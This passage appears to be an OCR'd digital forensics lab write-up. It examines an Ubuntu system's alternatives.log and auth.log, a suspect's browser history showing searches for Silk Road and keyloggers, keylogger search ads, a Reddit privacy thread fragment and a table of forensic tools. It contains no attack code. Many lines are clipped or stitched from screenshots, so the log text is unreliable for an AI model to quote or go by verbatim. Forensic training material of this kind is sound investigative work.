th --quiet --install /usr/bin/c99 c99 /usr/bin/c99-gcc 20 --slave /usr/share/man/man1/c99.1.gz c99.1.gz /usr/share/man/man1/c99-gcc.1.gz
roup c99 updated to point to /usr/bin/c99-gcc
th --install /usr/bin/c++ c++ /usr/bin/g++ 20 --slave /usr/share/man/man1/c++.1.gz c++.1.gz /usr/share/man/man1/g++.1.gz
roup c++ updated to point to /usr/bin/g++
th --install /usr/bin/lzma lzma /usr/bin/xz 20 --slave /usr/share/man/man1/lzma.1.gz lzma.1.gz /usr/share/man/man1/xz.1.gz --slave /usr/bin/unlzma unlzma /usr/bin/unxz --slave /usr/share/man/man1/unlzma.1.gz unlzm
roup lzma updated to point to /usr/bin/xz
th --install /usr/share/icons/default/index.theme x-cursor-theme /usr/share/icons/DMZ-White/cursor.theme 100
roup x-cursor-theme updated to point to /usr/share/icons/DMZ-White/cursor.theme
th --install /usr/share/icons/default/index.theme x-cursor-theme /usr/share/icons/DMZ-Black/cursor.theme 30
th --install /usr/bin/fakeroot fakeroot /usr/bin/fakeroot-sysv 50 --slave /usr/share/man/man1/fakeroot.1.gz fakeroot.1.gz /usr/share/man/man1/fakeroot-sysv.1.gz --slave /usr/share/man/man1/faked.1.gz faked.1.gz /u
roup fakeroot updated to point to /usr/bin/fakeroot-sysv
th --install /usr/bin/fakeroot fakeroot /usr/bin/fakeroot-tcp 30 --slave /usr/share/man/man1/fakeroot.1.gz fakeroot.1.gz /usr/share/man/man1/fakeroot-tcp.1.gz --slave /usr/share/man/man1/faked.1.gz faked.1.gz /usr
th --install /usr/bin/gnome-www-browser gnome-www-browser /usr/bin/firefox 40
roup gnome-www-browser updated to point to /usr/bin/firefox
th --install /usr/bin/x-www-browser x-www-browser /usr/bin/firefox 40
roup x-www-browser updated to point to /usr/bin/firefox
th --install /usr/bin/gnome-text-editor gnome-text-editor /usr/bin/gedit 50 --slave /usr/share/man/man1/gnome-text-editor.1.gz gnome-text-editor.1.gz /usr/share/man/man1/gedit.1.gz
roup gnome-text-editor updated to point to /usr/bin/gedit
th --install /usr/bin/x-session-manager x-session-manager /usr/bin/gnome-session 50 --slave /usr/share/man/man1/x-session-manager.1.gz x-session-manager.1.gz /usr/share/man/man1/gnome-session.1.gz
roup x-session-manager updated to point to /usr/bin/gnome-session
th --install /usr/share/plymouth/themes/default.plymouth default.plymouth /usr/share/plymouth/themes/ubuntu-logo/ubuntu-logo.plymouth 100 --slave /usr/share/plymouth/themes/default.grub default.plymouth.grub /usr/
roup default.plymouth updated to point to /usr/share/plymouth/themes/ubuntu-logo/ubuntu-logo.plymouth
th --install /usr/share/plymouth/themes/default.plymouth default.plymouth /usr/share/plymouth/themes/ubuntu-logo/ubuntu-logo-scale-2.plymouth 99 --slave /usr/share/plymouth/themes/default.grub default.plymouth.gru
th --install /usr/bin/rename rename /usr/bin/file-rename 70 --slave /usr/share/man/man1/rename.1.gz rename.1.gz /usr/share/man/man1/file-rename.1p.gz
roup rename updated to point to /usr/bin/file-rename
th --install /usr/share/icons/default/index.theme x-cursor-theme /etc/X11/cursors/core.theme 30
```

Establish a SSH connection:


~/Desktop/440608-log/auth.log - Mousepad
File Edit Search View Document Help
syslog
alternatives.log
auth.log


```
Sep  9 11:53:00 ubuntu systemd-logind[2928]: New seat seat0.
Sep  9 11:53:00 ubuntu systemd-logind[2928]: Watching system buttons on /dev/input/event0 (Power Button)
Sep  9 11:53:04 ubuntu lightdm: PAM unable to dlopen(pam_kwallet.so): /lib/security/pam_kwallet.so: cannot open shared object file: No such file or directory
Sep  9 11:53:04 ubuntu lightdm: PAM adding faulty module: pam_kwallet.so
Sep  9 11:53:04 ubuntu lightdm: PAM unable to dlopen(pam_kwallet5.so): /lib/security/pam_kwallet5.so: cannot open shared object file: No such file or directory
Sep  9 11:53:04 ubuntu lightdm: PAM adding faulty module: pam_kwallet5.so
Sep  9 11:53:05 ubuntu lightdm: pam_unix(lightdm-greeter:session): session opened for user lightdm by (uid=0)
Sep  9 11:53:05 ubuntu systemd-logind[2928]: New session c1 of user lightdm.
Sep  9 11:53:05 ubuntu systemd: pam_unix(systemd-user:session): session opened for user lightdm by (uid=0)
Sep  9 11:53:11 ubuntu lightdm: PAM unable to dlopen(pam_kwallet.so): /lib/security/pam_kwallet.so: cannot open shared object file: No such file or directory
Sep  9 11:53:11 ubuntu lightdm: PAM adding faulty module: pam_kwallet.so
Sep  9 11:53:11 ubuntu lightdm: PAM unable to dlopen(pam_kwallet5.so): /lib/security/pam_kwallet5.so: cannot open shared object file: No such file or directory
Sep  9 11:53:11 ubuntu lightdm: PAM adding faulty module: pam_kwallet5.so
Sep  9 11:53:12 ubuntu lightdm: pam_succeed_if(lightdm:auth): requirement "user ingroup nopasswdlogin" not met by user "enkidu"
Sep  9 11:53:33 ubuntu systemd-logind[2928]: Watching system buttons on /dev/input/event0 (Power Button)
Sep  9 11:53:37 ubuntu lightdm: pam_unix(lightdm-greeter:session): session closed for user lightdm
Sep  9 11:53:38 ubuntu lightdm: pam_unix(lightdm:session): session opened for user enkidu by (uid=0)
Sep  9 11:53:38 ubuntu systemd: pam_unix(systemd-user:session): session opened for user enkidu by (uid=0)
Sep  9 11:53:38 ubuntu systemd-logind[2928]: New session c2 of user enkidu.
Sep  9 11:53:38 ubuntu dbus[2904]: [system] Rejected send message, 2 matched rules; type="method_call", sender=":1.50" (uid=108 pid=6834 comm="/usr/lib/i386-linux-gnu/indicator-bluetooth/indica") interface="org.freedesktop.DBus.Pr
Sep  9 11:53:38 ubuntu dbus[2904]: [system] Rejected send message, 2 matched rules; type="method_call", sender=":1.50" (uid=108 pid=6834 comm="/usr/lib/i386-linux-gnu/indicator-bluetooth/indica") interface="org.freedesktop.DBus.Ob
Sep  9 11:53:47 ubuntu gnome-keyring-daemon[6940]: The Secret Service was already initialized
Sep  9 11:53:47 ubuntu gnome-keyring-daemon[6940]: The PKCS#11 component was already initialized
Sep  9 11:53:47 ubuntu gnome-keyring-daemon[6940]: The SSH agent was already initialized
Sep  9 11:53:51 ubuntu polkitd(authority=local): Registered Authentication Agent for unix-session:c2 (system bus name :1.80 [/usr/lib/policykit-1-gnome/polkit-gnome-authentication-agent-1], object path /org/gnome/PolicyKit1/Authen
Sep  9 11:54:57 ubuntu pkexec: pam_unix(polkit-1:session): session opened for user root by (uid=1000)
Sep  9 11:54:57 ubuntu pkexec: pam_systemd(polkit-1:session): Cannot create session: Already running in a session
Sep  9 11:54:57 ubuntu pkexec[8930]: enkidu: Executing command [USER=root] [TTY=unknown] [CWD=/home/enkidu] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Sep  9 11:55:06 ubuntu systemd-logind[2928]: Removed session c1.
Sep  9 11:55:57 ubuntu dbus[2904]: [system] Rejected send message, 3 matched rules; type="error", sender=":1.72" (uid=1000 pid=8418 comm="/usr/bin/pulseaudio --start --log-target=syslog ") interface="(unset)" member="(unset)" erro
Sep  9 11:55:57 ubuntu dbus[2904]: [system] Rejected send message, 3 matched rules; type="error", sender=":1.72" (uid=1000 pid=8418 comm="/usr/bin/pulseaudio --start --log-target=syslog ") interface="(unset)" member="(unset)" erro
Sep  9 11:55:57 ubuntu dbus[2904]: [system] Rejected send message, 3 matched rules; type="error", sender=":1.72" (uid=1000 pid=8418 comm="/usr/bin/pulseaudio --start --log-target=syslog ") interface="(unset)" member="(unset)" erro
Sep  9 11:55:57 ubuntu dbus[2904]: [system] Rejected send message, 3 matched rules; type="error", sender=":1.72" (uid=1000 pid=8418 comm="/usr/bin/pulseaudio --start --log-target=syslog ") interface="(unset)" member="(unset)" erro
Sep  9 11:56:30 ubuntu polkitd(authority=local): Unregistered Authentication Agent for unix-session:c2 (system bus name :1.80, object path /org/gnome/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8) (disconnected from bus)
Sep  9 11:56:30 ubuntu systemd-logind[2928]: System is powering down.
Sep  9 12:17:24 ubuntu systemd-logind[2969]: New seat seat0.
Sep  9 12:17:24 ubuntu systemd-logind[2969]: Watching system buttons on /dev/input/event0 (Power Button)
Sep  9 12:17:26 ubuntu lightdm: PAM unable to dlopen(pam_kwallet.so): /lib/security/pam_kwallet.so: cannot open shared object file: No such file or directory
Sep  9 12:17:26 ubuntu lightdm: PAM adding faulty module: pam_kwallet.so
Sep  9 12:17:26 ubuntu lightdm: PAM unable to dlopen(pam_kwallet5.so): /lib/security/pam_kwallet5.so: cannot open shared object file: No such file or directory
Sep  9 12:17:26 ubuntu lightdm: PAM adding faulty module: pam_kwallet5.so
Sep  9 12:17:26 ubuntu lightdm: pam_unix(lightdm-greeter:session): session opened for user lightdm by (uid=0)
```

Here, also find Suspicious web history where the user search for keylogger:



URL	Date Accessed	Referrer URL	Title
https://mail.yandex.com/?ncrnd=839080&uid=420607091…	2016-09-17 22:49:16 BST		Message "Collect all your email into this mailbox" — Yandex
https://mail.yandex.com/?ncrnd=839080&uid=420607091…	2016-09-17 22:49:23 BST		Spam — Yandex.Mail
https://mail.yandex.com/?ncrnd=839080&uid=420607091…	2016-09-17 22:49:23 BST		Spam — Yandex.Mail
https://mail.yandex.com/?ncrnd=839080&uid=420607091…	2016-09-17 22:49:24 BST		1 · Inbox — Yandex.Mail
ht	[illegible]		1 · Inbox — Yandex.Mail
https://mail.yandex.com/?ncrnd=839080&uid=420607091…	2016-09-17 22:52:25 BST		Message "Re: FOllowing out chat" — Jane Snow — Yandex
https://mail.yandex.com/?ncrnd=839080&uid=420607091…	2016-09-17 22:52:28 BST		1 · Inbox — Yandex.Mail
https://mail.yandex.com/?ncrnd=839080&uid=420607091…	2016-09-17 22:52:28 BST		1 · Inbox — Yandex.Mail
https://mail.yandex.com/?ncrnd=839080&uid=420607091…	2016-09-17 22:52:30 BST		Message "Re: FOllowing out chat" — Jane Snow — Yandex
https://www.google.co.uk/search?client=ubuntu&channel…	2016-09-17 23:12:19 BST	https://www.google.com/search?client=ubuntu&channel=f…	silk road - Google Search
http://uk.complex.com/pop-culture/2013/11/silk-road-alter…	2016-09-17 23:18:29 BST	http://www.complex.com/pop-culture/2013/11/silk-road-al…	Deepbay - 6 Alternatives to Silk Road | Complex UK
http://uk.complex.com/pop-culture/2013/11/silk-road-alter…	2016-09-17 23:18:32 BST	http://uk.complex.com/pop-culture/2013/11/silk-road-alter…	6 Alternatives to Silk Road | Complex UK
http://uk.complex.com/pop-culture/2013/11/silk-road-alter…	2016-09-17 23:18:37 BST	http://uk.complex.com/pop-culture/2013/11/silk-road-alter…	Deepbay - 6 Alternatives to Silk Road | Complex UK
https://www.google.co.uk/search?client=ubuntu&channel…	2016-09-17 23:20:37 BST	https://www.google.com/search?client=ubuntu&channel=f…	keyloggers for windows - Google Search
https://www.raymond.cc/blog/free-and-simple-keylogger-t…	2016-09-17 23:20:42 BST		Top 10 Best Free Keylogger Software to Monitor Keystroke
https://www.raymond.cc/blog/download/did/1464/	2016-09-17 23:23:08 BST	https://www.raymond.cc/blog/free-and-simple-keylogger-t…	Before You Download or Visit External Websites… • Raymc

https://mail.yandex.com/?ncrnd=839080&uid=420607091&login=enjohnsnow2016#inbox



About 492,000 results (0.36 seconds)


A privacy reminder from Google

Keylogger Software - See Every Keystroke Typed Remotely
Ad www.webwatcher.com/keylogger ▾ +1 888-682-9501
#1 Rated Parental Monitoring
24/7 Customer Service · View Activity Remotely
Types: PC, Mac, Desktop & Laptop

Enterprise Keylogger Software - Keys, Web, Email, and More.
Ad www.veriato.com/Keylogger/FreeEval ▾
Veriato360 Enterprise Key Logging Software. Built for Business, Not Home Use.
Highlights: Monitor Activity Across Multiple Platforms. Stay Up-To-Date On All Activity…
Winner - 2016 Best Computer Forensics Solution – SC Magazine
Increase Productivity · Screen Capture & Playback · Investigate Employees

Top 10 Best Free Keylogger Software to Monitor Keystrokes in ...
www.raymond.cc › Home › Software ▾
A keylogger can be either a piece of software or a small hardware device that is used to capture the keystrokes that are typed on the keyboard. The hardware ...

Top keyloggers of 2016 for home monitoring, parental control and ...
www.keyloggers.com/ ▾
Get best keylogger for parental control, home monitoring, employee monitor on Keyloggers.Com. Read top monitoring software 2016 review and download ...


MY SUBREDDITS FRONT - ALL - RANDOM | ASKREDDIT - FUNNY - WORLDNEWS - VIDEOS - TODAYILEARNED - PICS - GIFS - NEWS - MOVIES - AWW - GAMING - SHOWERTH
reddit
PRIVACY
comments
Want t
search
this post was su
20 points (7
shortlink: https:
username
remember me

This is an archived post. You won't be able to vote or comment.

20 Favorite Hushmail alternatives? (self.privacy)

submitted 3 years ago by [deleted]

Disgusted with the new (to me) revelation of Hushmail being complicit with the Feds. What do you guys use? Lavabit has now been shut down. Is there any service that has not been compromised? (Please - no onions/Tormail)

35 comments share

all 35 comments

sorted by: best

[–] pants_pants_on_fire 13 points 3 years ago

> Is there any service that has not been compromised?

Regular email is inherently insecure. The protocol itself is compromised to systems that gather data in transit, as it flows across the wire.

1. The contents can be encrypted by PGP, but
2. The meta data cannot be encrypted because then the email contents could not be delivered.
   M

So you

Cookies help us deliver our Services. By using our Services or clicking I agree, you agree to our use of cookies. Learn Mor

- If you don't mind giving up your metadata, then any email service will do, because you can

4. The Toolkit

Toolkit	Notes
Autopsy	Autopsy is a powerful and flexible digital forensics platform that provides a range of tools for investigating digital evidence. It is widely used in law enforcement, government, and corporate investigations, and its open-source nature makes it accessible to a wide range of users. Some of the key tools available in Autopsy include: ● Forensic Imaging ● Data Carving ● Keyword Search ● Timeline Analysis ● Hash Filtering ● Metadata Extraction ● Reporting
VirusTotal	VirusTotal is a free online service that provides a suite of tools for analyzing and investigating potentially malicious files and URLs. Some of the key tools available in VirusTotal include ● File Scanning ● URL Scanning ● Behavior Analysis ● VirusTotal Graph ● Search ● Community Tools
HybridAnalysis	Hybrid Analysis is a free online service that provides a suite of tools for analyzing and investigating potentially malicious files and URLs. Some of the key tools available in Hybrid Analysis include: ● Automated Analysis ● Sandbox Analysis ● Threat Intelligence ● Threat Hunting ● Reporting ● Integrations
Nano	Nano is a text editor that is widely used on Unix-based operating systems. Some of the key tools available in Nano include: ● Basic Text Editing ● Syntax Highlighting ● File Management ● Search and Replace ● Multi-buffer Editing ● Keyboard Shortcuts
Grep	Grep is a command-line utility tool for searching and filtering text data. Some of the key features of Grep include: ● Regular Expression Support

	● Recursive Searching ● Filtering and Output Options ● Binary File Support ● Case Sensitivity Options ● Contextual Searching
Kali Linux	Kali Linux is a popular Linux distribution that is widely used for penetration testing and digital forensics. Some of the key features of Kali Linux include: ● Security Tools ● Live Booting ● Customizability ● Community Support ● Documentation ● Virtualization Support